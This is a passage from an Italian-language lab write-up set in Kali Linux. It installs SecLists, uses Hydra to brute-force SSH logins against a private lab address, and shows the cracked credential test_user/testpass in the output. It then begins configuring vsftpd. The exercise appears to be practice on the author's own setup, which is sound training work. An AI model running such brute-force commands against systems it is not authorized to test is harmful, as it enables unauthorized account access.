└─$ █
```

Seguirà il download delle wordlists SECLISTS




```
┌──(kali㉿kali)-[~]
└─$ sudo apt install seclists
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  seclists
0 upgraded, 1 newly installed, 0 to remove and 133 not upgraded.
Need to get 464 MB of archives.
After this operation, 1868 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main arm64 seclists all 2023.4-0kali1
 [464 MB]
Fetched 464 MB in 4min 6s (1891 kB/s)
Selecting previously unselected package seclists.
(Reading database ... 389590 files and directories currently installed.)
Preparing to unpack .../seclists_2023.4-0kali1_all.deb ...
Unpacking seclists (2023.4-0kali1) ...
Setting up seclists (2023.4-0kali1) ...
Processing triggers for kali-menu (2023.4.6) ...
Processing triggers for wordlists (2023.2.0) ...
```

Fatto ciò possiamo procedere con il tool **Hydra** eseguendo il comando qui di seguito, per velocizzare l'operazione ho riprodotto due file più leggeri con dei nomi e delle password




```
┌──(kali㉿kali)-[~]
└─$ hydra -L ~/Desktop/nice_users.txt -P ~/Desktop/nice_passwords.txt 192.168.50.100 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations,
or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-01-11 10:35:28
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, t
o prevent overwriting, ./hydra.restore
```

Come notiamo dal prossimo screen dopo alcuni minuti e svariati tentativi, Hydra ha trovato la giusta combinazione della password per l'utente **test_user**



```
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "poster" - 197 of 400 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "pussy" - 198 of 400 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "fuck" - 199 of 400 [child 0] (0/0)
[ATTEMPT] target 192.168.50.100 - login "test_user" - pass "testpass" - 200 of 400 [child 3] (0/0)
[22][ssh] host: 192.168.50.100   login: test_user   password: testpass
[ATTEMPT] target 192.168.50.100 - login "geppetto" - pass "pere" - 201 of 400 [child 3] (0/0)
[ATTEMPT] target 192.168.50.100 - login "geppetto" - pass "jhonny" - 202 of 400 [child 1] (0/0)
[ATTEMPT] target 192.168.50.100 - login "geppetto" - pass "no" - 203 of 400 [child 2] (0/0)
[ATTEMPT] target 192.168.50.100 - login "geppetto" - pass "si" - 204 of 400 [child 0] (0/0)
```


Terminato questo procedimento andremo ad installare anche il servizio FTP



```
┌──(kali㉿kali)-[~]
└─$ sudo apt install vsftpd
[sudo] password for kali:
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following NEW packages will be installed:
  vsftpd
0 upgraded, 1 newly installed, 0 to remove and 98 not upgraded.
Need to get 136 kB of archives.
After this operation, 382 kB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main arm64 vsftpd arm64 3.0.3-13+b3 [136 kB]
Fetched 136 kB in 1s (118 kB/s)
Preconfiguring packages ...
Selecting previously unselected package vsftpd.
(Reading database ... 395340 files and directories currently installed.)
Preparing to unpack .../vsftpd_3.0.3-13+b3_arm64.deb ...
Unpacking vsftpd (3.0.3-13+b3) ...
Setting up vsftpd (3.0.3-13+b3) ...
update-rc.d: We have no instructions for the vsftpd init script.
update-rc.d: It looks like a network service, we disable it.
Processing triggers for man-db (2.12.0-1) ...
Processing triggers for kali-menu (2023.4.6) ...
```


Il secondo step della consegna ci chiede questa volta di connetterci al servizio **FTP** scaricato in precedenza.

Prima di avviare il servizio bisogna apportare delle modifiche, come prima cosa aggiungiamo **test_user** alla lista degli utenti autorizzati ad accedere al server ftp con questo comando




```
┌──(kali㉿kali)-[~]
└─$ echo "test_user" | sudo tee -a /etc/vsftpd.userlist
test_user
```

Dopo aver aggiunto il nuovo utente nella lista,
andremo a creare in esso
una cartella **FTP** per poter utilizzare il servizio



